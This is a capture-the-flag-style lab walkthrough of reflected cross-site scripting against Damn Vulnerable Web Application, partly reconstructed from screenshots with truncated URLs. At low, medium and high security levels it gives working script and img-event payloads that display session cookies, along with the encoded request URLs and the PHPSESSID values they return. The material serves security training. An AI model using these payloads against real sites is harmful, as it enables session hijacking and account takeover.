XSS- Reflected XSS (Non-Persistent XSS)


Browser cookies are small text files that websites store on a user's device to remember information about the user's visit. These cookies can hold data such as login credentials, site preferences, and tracking information, enabling websites to provide a more personalized and efficient user experience. When a user visits a website, the site can read the cookies it previously stored to recall settings and preferences, making the user's interactions smoother. Additionally, cookies are used for tracking and analytics, allowing websites to monitor user behavior and gather data to improve their services and target advertising more effectively. Despite their usefulness, cookies can raise privacy concerns, as they can be used to track users across multiple websites without their explicit consent.

Reflected Cross-Site Scripting (XSS), also known as Non-Persistent XSS, is a type of security vulnerability found in web applications like Damn Vulnerable Web Application (DVWA). This occurs when an attacker injects malicious scripts into a website's output by tricking a user into clicking on a specially crafted link or submitting a form with malicious input. The injected script is then reflected off the web server and executed in the user's browser, potentially stealing sensitive information like browser cookies. These cookies can contain session tokens and other personal data, allowing the attacker to impersonate the user and gain unauthorized access to their accounts. In DVWA, users can practice identifying and mitigating Reflected XSS vulnerabilities, enhancing their understanding of web security and the importance of sanitizing user input to prevent such attacks.

Examples: -

- ## Low Level

1. Inside textbox pass the following script: -
   <script>alert(“You’ve been XSSed!”)</script>



Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

https://192.168.56.101/vulnerabilities/xss_r/?name=<script>alert("You've+been+XSSed!")<

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

You've been XSSed!

Read zap

2. Now use the following script to obtain session cookies.
   <script>alert(document.cookie)</script>




```
https://192.168.56.101/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fsc
```

```
PHPSESSID=qtn54b5j8ld6kmo4o5iuvvdagc; security=low
```

Medium Level

1. Now pass the following script for falcon.

   <img src=x onerror=alert(“falcon”)>



https://192.168.56.101/vulnerabilities/xss_r/?name=<img+src%3D"%23">#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello
```

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


```
<h1>…</h1>
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">…</form>
  <pre>
    Hello
    <img src="#">
  </pre>
</div>
<h2>More Information</h2>
<ul>…</ul>
</div>
```

html › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › pre › img

```
element {                 inline
}
Inherited from pre
pre {                     main.css:234
  color: red;
}
Inherited from div#main_body
div#main_body {           main.css:131
  font-size: 13px;
```

2. Now pass the following script.

   <img src=”#” onclick=alert(“XSSed!”) >



Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

https://192.168.56.101/vulnerabilities/xss_r/?name=<img+src%3D"%23"+onclick%3Dalert


Vulnerability: Reflected Cross Site Scripting (XSS)

XSSed!

```
</div>
<div id="main_body">
  <div class="body_padded">
    <h1>…</h1>
    <div class="vulnerable_code_area">
      <form name="XSS" action="#" method="GET">…</form>
      <pre>
        Hello
        <img src="#" onclick="alert("XSSed!")">
      </pre>
    </div>
```

html › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › pre › img

3. Now change the event to obtain the cookie:
   <img src=”#” onclick=alert(document.cookie) >



```
https://192.168.56.101/vulnerabilities/xss_r/?name=<img+src%3D"%23"+onclick%3Dale
```

```
PHPSESSID=qtn54b5j8ld6kmo4o5iuvvdagc; security=medium
```

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head></head>
  <body class="home" style="margin-bottom: 50px;">
    <script src="https://192.168.56.101/zapCallBackUrl/1141467405712547753?zapfile=inject.js"></script>
    <iframe id="zap-hud-management" src="https://zap//zapCallBackUrl/8366972344715495280?name=management.html&frameId=management&tabId=6370196-742" scrolling="no" style="position: fixed; right: 0px; bottom: 50px; width:28px; heigh…; border: medium none; overflow: hidden; z-index: 2147483647"></iframe>
    <iframe id="zap-hud-left-panel" src="https://zap//zapCallBackUrl/8366972344715495280?name=panel.h….56.101&orientation=left&frameId=leftPanel&tabId=6370196-742" scrolling="no" style="position: fixed; border: medium none; top: 30%; border: medi…left: 0px; width: 110px; height: 300px; z-index: 2147483646;"></iframe>
```

```
element {
  margin-bottom: 50px;
}                                inline
body.home {
  background: #e7e7e7;
}                                main.css:10
body {
  margin: 0;
  ~~margin-bottom: 0px;~~
  color: #2f2f2f;
                                 main.css:1
```

High Level

1. Use the following script for cookies fetching.

   <img src=”#” onclick=alert(document.cookie) >



https://192.168.56.101/vulnerabilities/xss_r/?name=<img+src%3D"%23"+onclick%3Dale

What's your name?

PHPSESSID=qtn54b5j8ld6kmo4o5iuvvdagc; security=high